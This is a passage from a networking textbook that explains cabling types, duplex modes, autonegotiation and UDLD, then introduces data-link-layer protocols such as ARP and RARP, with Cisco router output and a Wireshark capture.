The backbone of any network is the network cabling. This section discusses many different types of cabling, as well as the purposes they serve in a network. The major transmission medium types are twisted pair, coaxial, and fiber-optic cables. Determining the cabling to be used on a network depends on the traffic requirements, network topology, cost considerations, network maintenance, and the size of the network.

Twisted Pair Cable

A *twisted pair cable* contains two or more pairs of conductors that are twisted together within a cable. It is typically less expensive than fiber-optic cable and coaxial cable. An *Ethernet cable* has four pairs of twisted wires color-coded in blue, brown, green, and orange. Twisted pair cabling can be attached to *registered jack* (RJ) connectors or hardwired to endpoints. RJ45 connectors like the one seen in Figure 2-1 are the most common connectors used today. They are larger versions of the RJ11 connector used for analog telephones. Your laptop or workstation is made to accept an RJ45 connector in its Ethernet port. Each pair has one striped and one solid wire. The following are the wire colors:

- Blue
- White/blue
- Orange
- White/orange
- Brown
- White/brown
- Green
- White/green

The following are the two main types of twisted pair cabling:

- *Unshielded twisted pair* (UTP): This type of cabling (see Figure 2-2) is one of the most widely used types of copper cabling in computer networks today. UTP cable is relatively cheap, but it does not offer support for electrical interference protection. Bandwidth is also limited when compared to other types of cables.



Figure 2-2. *Example of unshielded twisted pair cable. (Photo copyright: P B | Dreamstime.com)*

- *Shielded twisted pair* (STP): This type of cabling (see Figure 2-3) is used in networks where faster data rates are needed. STP cable is similar to UTP cable, with the exception that it has extra metal shield wrapping around the pairs to help protect from EMI. The conductors can be shielded individually or as a group.



Figure 2-3. *Shielded twisted pair cable. (Photo copyright: Sergio Bertino | Dreamstime.com)*

Table 2-1 displays the different twisted pair category (CAT) ratings along with the maximum data rates they can support. It also shows the applications used with each cabling category. CAT 5E supports 1 Gbps. CAT 7 supports up to 100 Gbps at 15 meters and 40 Gbps at 50 meters.

Table 2-1. *Twisted Pair Category Ratings*

Category	Maximum Data Rate	Applications Used
CAT 1	<1 Mbps	Analog voice (POTS), basic rate ISDN
CAT 2	4 Mbps	Token ring networks
CAT 3	16 Mbps	Voice and data and basic telephone service
CAT 4	20 Mbps	Used for 16 Mbps token ring
CAT 5	100 Mbps–1 Gbps	10BASE-T, 100BASE-T (Fast Ethernet), GigE, FDDI, 155 Mbps ATM
CAT 5E	1 Gbps	FDDI, ATM
CAT 6	1 Gbps	Broadband applications
CAT 7	10–100 Gbps	Data center design
CAT 8	Emerging technology	Details to be released later

Coaxial Cable

Coaxial cable has a single inner conductor or group of conductors twisted with one another to form one core within the cable. The core is wrapped in a plastic sleeve, and on top of that is a braided metal shielding, wrapped in a heavy plastic coating (see Figure 2-4). Today, coaxial cable is mostly used for television connections; however, it is increasingly used to provide Internet services for cable service providers supporting a maximum data rate of 100 Mbps.

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Figure 2-4. *Coaxial cable. (Photo copyright: Ra3rn | Dreamstime.com)*

Fiber-Optic Cabling

As mentioned, fiber-optic cabling is comprised of thin strands of glass that can carry data over very long distances. Multistrand fibers are grouped together to form the cable core, which is wrapped in a cladding that reflects light to the core, as shown in Figure 2-5. The cable also has an outer wrap known as a *coating* that helps protect the core from being damaged. Advances in fiber cabling have allowed for increases in the distance that data can travel between endpoints, with speeds as fast as light. Light signals can be transmitted up to speeds of 40 Gbps and are not affected by electromagnetic interference. Fiber-optic cables operate by transmitting reflected light from sender to destination.

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

Figure 2-5. *Fiber-optic cable. (Photo copyright: Bluebay2014 | Dreamstime.com)*

The two main types of fiber-optic cable are *single-mode* (SM) fiber and *multi-mode* (MM) fiber:

- *Single-mode fiber*: These cables only carry a single beam of light. This makes SM fiber more reliable than MM fiber, and it can support longer distances and more bandwidth. SM cable can transmit longer due to the propagation mode, in which the smaller angle of the beam can travel farther before it hits the edge of the core. The bulk cost of SM cabling is less expensive than MM cabling.
- *Multi-mode fiber*: MM cabling is used for shorter distances. There are multiple beams of light, hence the name multi-mode fiber. MM fiber requires less precise light sources but travels shorter distances than SM fiber; thus, the cable supports lower speeds than SM fiber. MM fiber can support data rates up to 40 Gbps and can support distances up to 860 meters. The distances supported depend on the type of cable. For instance, OM1 fiber can support up to 275 meters at 1 Gb and 33 meters at 10 Gb. OM2 can support up to 550 meters at 1 Gb and 82 meters at 10 Gb. OM3 can support up to 860 meters at 1 Gb, 300 meters at 10 Gb, and 100 meters at 40 Gb. OM4 can support up to 860 meters at 1 Gb, 400 meters at 10 Gb, and 100 meters at 40 Gb.

Fiber-Optic Transmission Rates

Optical carrier rates are defined by specifications and are transmitted over *Synchronous Optical Networking* (SONET) and Synchronous Digital Hierarchy (SDH) fiber networks. SONET was developed by Telcordia and ANSI, while SDH was developed by the European Telecommunications Standards Institute (ETSI). Transmission rates are defined by the rate of the bitstream of the signal, where the number is a multiple of the base unit of 51.84 Mbps. Speed can be defined as *OC – n* where $n = n \times 51.84$. SONET transmission rates are represented by Synchronous Transport Signal 1 (STS-1). STS-1 (OC-1) is the base of the SONET network at 51.82 Mbps. The base of SDH is STM-1 (OC-3), which operates at 155.52 Mbps. Companies purchase fiber-optic lines for the following benefits:

- Leased lines are more reliable because of higher-grade hardware and because they do not suffer from electrical interference.
- Providers monitor your lines, and problems are identified sooner.
- Leased lines usually include service-level agreements (SLAs) and service-level guarantees (SLGs) that contain requirements for uptime. For example, an SLA may state that within 2 hours of identifying a problem, the provider will have your communication lines back online.

AU2

Table 2-2 lists optical carrier specifications for fiber-optic standards, along with transmission rates.

t2.1 ***Table 2-2.*** *Fiber-Optic Standards*

Optical Carrier Specifications	Transmission Rate
OC-1	51.84 Mbps
OC-3	155.52 Mbps
OC-12	622.08 Mbps
OC-24	1.244 Gbps
OC-48	2.488 Gbps
OC-192	10 Gbps
OC-256	13.271 Gbps
OC-768	40 Gbps

Wireless Communication

Wireless networks have become the norm today. Even though many networks are wireless, wireless controllers need physical connectivity at their backbone. It is very common these days to sit in a coffee shop and connect to the Wi-Fi network. In fact, most places today offer wireless networks including airplanes. Wireless communication happens when signals are transmitted and received using antennas, microwave stations, infrared light, and satellites. Data is transmitted through the air in wireless networks. Most companies today offer wireless corporate networks to include bring your own devices to connect to the network. We will discuss wireless network configuration in Chapter 20.

Ethernet

Ethernet is a local area network architecture developed by the Xerox Corporation. The Ethernet specification is the basis of the IEEE 802.3 standard, which specifies physical and data link layers. Fast Ethernet and Gigabit Ethernet support data rates of 100 Mbps up to 1 gigabit. Ethernet is the most widely used network standard in the world. Typically, Ethernet is used to support local network deployments, but distances supported by the Ethernet have increased by kilometers.

Duplex

As mentioned earlier, a *duplex communication system* consists of two endpoint devices that communicate with one another in both directions. Full duplex and half duplex were mentioned earlier. Now let's take a deeper look at them and a simplex system: AU3

- *Full duplex*: Both systems can communicate with one another simultaneously. An example of this would be an instant messenger or cellphone. Both systems can send messages and speak at the same time, as well as be seen and heard simultaneously.
- Two-way radios can be designed to transmit on one frequency and receive on another, making it a full-duplex system. This is referred to as *frequency division duplex*. Full-duplex connections via the Ethernet use two physical pairs of twisted cable: one pair is used to receive data and the other to transmit data for simultaneous communication.
- *Half duplex*: One system can communicate with the other only when the other is not communicating. Communication takes place one direction at a time and cannot occur simultaneously. An example of this is a push-to-talk radio similar to Sprint mobile phones or walkie-talkies. When one person wants to speak, they push the talk button, which allows the device to transmit but does not allow it to receive. If they would like the receiver to be on, then they must release the talk button to listen to the other person.
- *Simplex*: Systems that are not duplex are simplex, which means that only one device can transmit while the others listen. Examples include baby monitors, video monitoring, microphones, radio, televisions, and public announcement systems.

The following are the advantages of a full-duplex system:

- The cable is collision-free and doubles the data capacity on the connection.
- Time is not wasted because no frames need to be retransmitted since there are no collisions.
- End units do not have to wait for each other to finish transmitting, as sending and receiving data are split between different twisted pairs.

- The data capacity is doubled and increased due to the fact that sending and receiving traffic are separated. The following text displays the duplex being set on a router:

```
IOU1(config)#int ethernet 0/0
IOU1(config-if)#dupl
IOU1(config-if)#duplex ?
  auto  Enable AUTO duplex configuration
  full  Force full duplex operation
  half  Force half-duplex operation

IOU1(config-if)#duplex full
```

Time Division Duplexing

Time division duplexing uses time division to break up transmit and receive signals. It emulates full-duplex communication on half-duplex communication links. Time division duplexing is asymmetric on receive and transmit data rates. The rates of each can be changed dynamically if the amount of data is increased or decreased for receiving or transmitting. Examples include DSL, TDMA, and carrier sense multiple access packet switched networks.

Frequency Division Duplexing

Frequency division duplexing operates by having the sender and receiver use different carrier frequencies. This allows an endpoint to receive and transmit data at the same time by not sending data on the same frequency that it receives data on.

The following are the benefits of frequency division duplexing:

- It is more efficient because the communications are symmetric and simultaneous.
- Bandwidth is not wasted and has less latency than that in time division duplexing.
- The communications do not interfere with one another because signals are transmitted and received on different frequencies.

Autonegotiation

Imagine you need to set up a meeting with a prospective employer from Japan and you live in Alaska. You need to agree on a method of communication, and you declare that you have options such as Skype, Zoom, Microsoft Teams, FaceTime, and a cellular phone. Your employer says that they have Skype, an international cellular phone, and a landline. You agree on Skype as the preferred communication. This is similar to autonegotiation. Autonegotiation is a process of the Ethernet where two connected devices choose a common set of transmission parameters that include speed, duplex mode, and flow control. The two network devices that are connected send each other messages to share which parameters they are capable of supporting and then choose the highest-performance transmission mode that both devices support. Autonegotiation occurs at the first layer of the OSI model, the physical layer.

Autonegotiation allows devices to choose different transmission rates and duplex modes, including half duplex and full duplex. Higher speeds are always preferred, and full duplex is always preferred over half duplex based on the shared capabilities offered by each network device. Parallel detection is used when one of the connected devices does not have autonegotiation enabled or does not support it. In these

cases, the device with autonegotiation enabled determines and chooses a speed that matches the device it is connected to. Full duplex cannot be assumed, which is why half duplex is always chosen. Standards for 1000BASE-T, 1000BASE-TX, and 10GBASE-T state that autonegotiation must be enabled.

Now let's look at an example of setting the speed and duplex on the router. The following is an example of configuring a router for full duplex with a speed of 100 Mbps:

```
R2(config-if)#int f0/0
R2(config-if)#no shut
R2(config-if)#duplex ?
 auto Enable AUTO duplex configuration
 full Force full duplex operation
 half Force half-duplex operation

R2(config-if)#duplex full
R2(config-if)#speed ?
 10  Force 10 Mbps operation
 100  Force 100 Mbps operation
 auto Enable AUTO speed configuration

R2(config-if)#speed 100
R2#sh int f0/0
FastEthernet0/0 is up, line protocol is up
 Hardware is Gt96k FE, address is c402.484c.0000 (bia c402.484c.0000)
 MTU 1500 bytes, BW 100000 Kbit/sec, DLY 100 usec,
   reliability 255/255, txload 1/255, rxload 1/255
 Encapsulation ARPA, loopback not set
 Keepalive set (10 sec)
 Full-duplex, 100Mb/s, 100BaseTX/FX
```

Let's look at an example of setting up autonegotiation on the other router, and the router negotiates to half duplex and 10 Mbps:

```
R1(config-if)#int f0/0
R1(config-if)#duplex auto
R1(config-if)#speed auto
*Mar 1 00:08:55.523: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:08:59.967: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
R1#sh int f0/0
FastEthernet0/0 is up, line protocol is up
 Hardware is Gt96k FE, address is c401.4f4c.0000 (bia c401.4f4c.0000)
 MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
   reliability 255/255, txload 1/255, rxload 1/255
 Encapsulation ARPA, loopback not set
 Keepalive set (10 sec)
 Half-duplex, 10Mb/s, 100BaseTX/FX
 ARP type: ARPA, ARP Timeout 04:00:00
 Last input 00:00:18, output 00:00:04, output hang never
 Last clearing of "show interface" counters never
 Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0 Physical medium:
Autonegotiation
```

AU4

■ **Note** In both of the preceding examples, the routers should be set to autonegotiation or duplex, and speed must be set to the same parameters for both routers to negotiate to full duplex and 100 Mbps.

Unidirectional Link Detection

Unidirectional Link Detection (UDLD) is a data link layer protocol by Cisco that works with layer 1 to monitor the status of a physical link and detect a unidirectional link. UDLD was made to complement the *Spanning Tree Protocol* (STP), which is used to prevent layer 2 switching loops in a network. STP creates a loop-free topology by blocking one or more ports from participating in the network. STP is covered later in the book.

UDLD detects the identities of neighbors and shuts down misconnected ports. UDLD works with autonegotiation to prevent physical and logical unidirectional connections and protocol malfunctions. A neighboring switch must have UDLD enabled on its ports to exchange protocol packets. Each device sends AU5 UDLD protocol packets that have the port device ID.

An echo of the switch should be received on the port that sent out the UDLD protocol packets, allowing the switch to receive packets with its device ID. If a port does not receive a UDLD packet for a specified duration, the switch considers the link unidirectional. After the link is labeled as unidirectional, the port is disabled until it is manually reenabled or until the timeout expires.

Common Issues

This section focuses on some of the issues that you may encounter when dealing with layer 1, including duplex mismatches and poorly made cables and bad connectors.

Duplex Mismatch

Duplex mismatches can occur when network devices are manually set to full duplex while the other is set to half duplex or autonegotiation fails. Duplex mismatches can be difficult to diagnose if the network is sending and receiving simple traffic. If your network is bogged down or running slower than usual, make sure that all of your connections are set or have negotiated to full duplex.

Duplex mismatch can also occur when one device is set to autonegotiation while the other is set to full duplex. The network device with autonegotiation set can set the speed appropriately, but it cannot determine the correct duplex mode. Your network device will also let you know in its log messages if there is a duplex mismatch. Most manufacturers of Ethernet equipment recommend enabling autonegotiation on your network devices.

Even if there is a duplex mismatch, traffic will still flow over the connection. For this reason, simple packets such as a ping cannot detect duplex mismatches. If an application that sends a large amount of data is being used, the network speed will slow down to very low speeds. The side of the link that is set to full duplex can send and receive data simultaneously, but the side set to half duplex can only send traffic when it is not receiving traffic. The side that is set to half duplex forces the TCP to resend packets that have not been acknowledged, which forces the network to function poorly.

Bad Connector Terminations

It is extremely important to test cable terminations; otherwise, performance will degrade. You will incur noise and loss of the signal if connectors are bad or part of the cable is bad. Use cable testers to verify that cables were made correctly and use signal testers to test for loss across the cable. Broken fibers are very common issues when dealing with physical cable issues. Be sure your cable lengths do not exceed the supported length of the technology. Easy ways to troubleshoot bad cables are to swap out suspected bad cables with known good cables.

Summary

Remember when thinking of physical media, it is easy to represent the lines of communication as a highway to transport data from one point to another. The type of signal representing data as bits depends on the type of medium used. When using fiber, the signals are patterns of light; when using copper cable media, the signals are patterns of electrical pulses; and for wireless media, the signals are patterns of radio waves.

Author Queries

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AU2	Please check if edit to sentence starting "For example, an SLA…" is okay.	
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AU4	Please check if highlights in code can be removed.	
AU5	Please check if "port device ID" is okay as edited.	

CHAPTER 3

Data Link Layer

AU1

This chapter discusses protocols associated with the *data link layer* and link layer functions. The protocols covered are the Address Resolution Protocol (ARP), Reverse Address Resolution Protocol (RARP), Link Layer Discovery Protocol (LLDP), and Cisco Discovery Protocol (CDP). As mentioned earlier, the data link layer must ensure that messages are transmitted to devices on a LAN using physical hardware addresses, and it also must convert packets sent from the *network layer* into frames to be sent out to the physical layer to transmit. The data link layer converts packets into frames, which adds a header that contains the device's physical hardware source and destination addresses, flow control, and a footer with the checksum data (CRC). We are going to dive deeply into this layer.

Protocols

Protocols establish an agreed way of communicating between two systems or components. They establish a common language and specify how sessions begin and how data is exchanged. Imagine trying to play a PlayStation 3 disk in an Xbox video game console. What would the outcome be? The game is unable to play, but why? PlayStation and Xbox video game consoles each have their own established protocols that allow their games to be played on their systems. Protocols allow many different vendors to develop devices that can communicate by using a common set of rules defined by these protocols. Now let's dive into some of the protocols used in the data link layer.

The Address Resolution Protocol (ARP)

Imagine that you are at a grocery store and have lost your child. You go to the store manager to ask to make an announcement over the PA system: "Hi, Bob. Your parent is looking for you. Please come to the front of the store." ARP is similar, as all can hear a broadcast message, but only one recipient responds to the request. ARP is a protocol used to translate network logical addresses into link layer physical hardware addresses. In short, IP addresses are converted to MAC addresses, and the translation is placed in a device's ARP table.

When a network device receives a packet with a destination IP address on a subnet it owns and the MAC address of the destination is not in its ARP table, the device sends out a packet of all interfaces to determine who the owner of this IP address is. The host with the corresponding IP address responds with its MAC address, and the switch annotates this in its ARP table for a faster resolution in the future. Figure 3-1 is the diagram used for the `show arp` command as you view the ARP table.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_3




Figure 3-1. *Example of an ARP table in a router*

The following example Cisco command displays the ARP table of router IOU1:

```
IOU1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.1.1            0   aabb.cc00.0400  ARPA   Ethernet0/0
Internet  192.168.1.2            -   aabb.cc00.0100  ARPA   Ethernet0/0
Internet  192.168.2.1            0   aabb.cc00.0300  ARPA   Ethernet0/1
Internet  192.168.2.2            -   aabb.cc00.0110  ARPA   Ethernet0/1
Internet  192.168.3.1            0   aabb.cc00.0200  ARPA   Ethernet0/2
Internet  192.168.3.2            -   aabb.cc00.0120  ARPA   Ethernet0/2
Internet  192.168.4.1            0   aabb.cc00.0500  ARPA   Ethernet0/3
Internet  192.168.4.2            -   aabb.cc00.0130  ARPA   Ethernet0/3
```

The ARP table of IOU1 contains the physical MAC address interface connecting the other devices and their IP addresses. This table saves time for the devices when received traffic is destined for one of these IP addresses. IOU1 no longer has to send out a broadcast requesting these IP addresses but can simply forward packets to their destinations.

Figure 3-2 shows that the workstation with IP address 1.1.1.1 needs to know which end device owns IP address 1.1.1.2. The workstation sends its request to the switch, which then sends an ARP broadcast out of its interfaces and waits for one of the end devices to respond. The workstation with IP 1.1.1.2 responds to the ARP request and sends its MAC address back to the switch. The switch creates an entry with this information in its ARP table for future reference and sends the information to the requesting workstation with IP 1.1.1.1.




Figure 3-2. *ARP request example*

The Wireshark capture in Figure 3-3 displays an ARP request as a broadcast packet. The ARP reply is shown in Figure 3-4. The destination hardware address is FF:FF:FF:FF:FF:FF; it is a hardware address broadcast.


```
No.     Time        Source                Destination           Protocol  Length  Info
    290 5051.59359  c4:02:48:4c:00:00     Broadcast             ARP         60 Gratuitous ARP for 1.1.1.2 (Reply)
    291 5051.59359  c4:02:48:4c:00:00     Broadcast             ARP         60 Gratuitous ARP for 1.1.1.2 (Reply)
    292 5054.52315  c4:02:48:4c:00:00     Broadcast             ARP         60 Who has 1.1.1.1?  Tell 1.1.1.2
    293 5054.58565  c4:01:4f:4c:00:00     c4:02:48:4c:00:00     ARP         60 1.1.1.1 is at c4:01:4f:4c:00:00
    294 5054.97821  c4:02:48:4c:00:00     c4:02:48:4c:00:00     LOOP        60 Reply

⊞ Frame 292: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: c4:02:48:4c:00:00 (c4:02:48:4c:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: c4:02:48:4c:00:00 (c4:02:48:4c:00:00)
    Sender IP address: 1.1.1.2 (1.1.1.2)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 1.1.1.1 (1.1.1.1)

0000  ff ff ff ff ff ff c4 02  48 4c 00 00 08 06 00 01   ........ HL......
0010  08 00 06 04 00 01 c4 02  48 4c 00 00 01 01 01 02   ........ HL......
0020  00 00 00 00 00 00 01 01  01 01 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

Figure 3-3. *Example ARP request*

In line number 292 in the Wireshark captures shown in Figures 3-3 and 3-4, you will notice that the requesting device is looking for the physical address of IP address 1.1.1.1. The end device at 1.1.1.1 responds to the ARP request with a reply, including its MAC address in line number 293.




Figure 3-4. *Example ARP reply*

The Reverse Address Resolution Protocol (RARP)

RARP is a protocol used to translate physical addresses into network layer IP addresses. RARP is similar to ARP, except that a physical address is broadcast rather than an IP address. When a computer requests the IP address of a computer network, but it knows nothing but a MAC address, the client broadcasts the request, and a device that can provide the mapping of the MAC address to the computer's IP address is identified.

Link Layer Functions

The *link layer* is responsible for framing, addressing, synchronization, flow control, and error control. We will now further discuss key functions of the link layer.

Framing

Packets arrive from the network layer, and the data link layer encapsulates them into frames. Next, each frame is sent to the physical layer to be sent to the receiver, which receives the signals sent, bit by bit, and assembles them into frames. The frames are formatted based on the specific physical layer specification used, such as Ethernet or Wi-Fi, before being transmitted to the receiver.

Addressing

The link layer is responsible for physical hardware addressing. This address is similar to your home address; in other words, the physical address is where the device resides. The physical address—called a *media access control address*, or *MAC address*—is a unique identifier assigned to network interface controller (NIC) cards on the physical network segment. MAC addresses are also known as *hardware addresses* and are assigned by the manufacturer of the device.

Synchronizing

The data link layer sends frames from sender to receiver and synchronizes the two for the data transfer to occur. The beginning and the end of a frame can be detected by using flag fields or special synchronization fields.


Flow Control

The data link layer ensures that both the sender and the receiver exchange data at the same speed by using *flow control*. Flow control is necessary if both the sender and the receiver have different speed capabilities.

Error Control

In the event that signals encounter a problem in transit, errors are detected, and the data link layer attempts to recover data bits. This layer also provides error reporting to the transmitter or the sender of the data. *Backward error correction* allows the receiver to detect an error in the data received and request the sender to retransmit the data. *Forward error correction* allows the receiver to detect an error in the data received and autocorrect some errors.

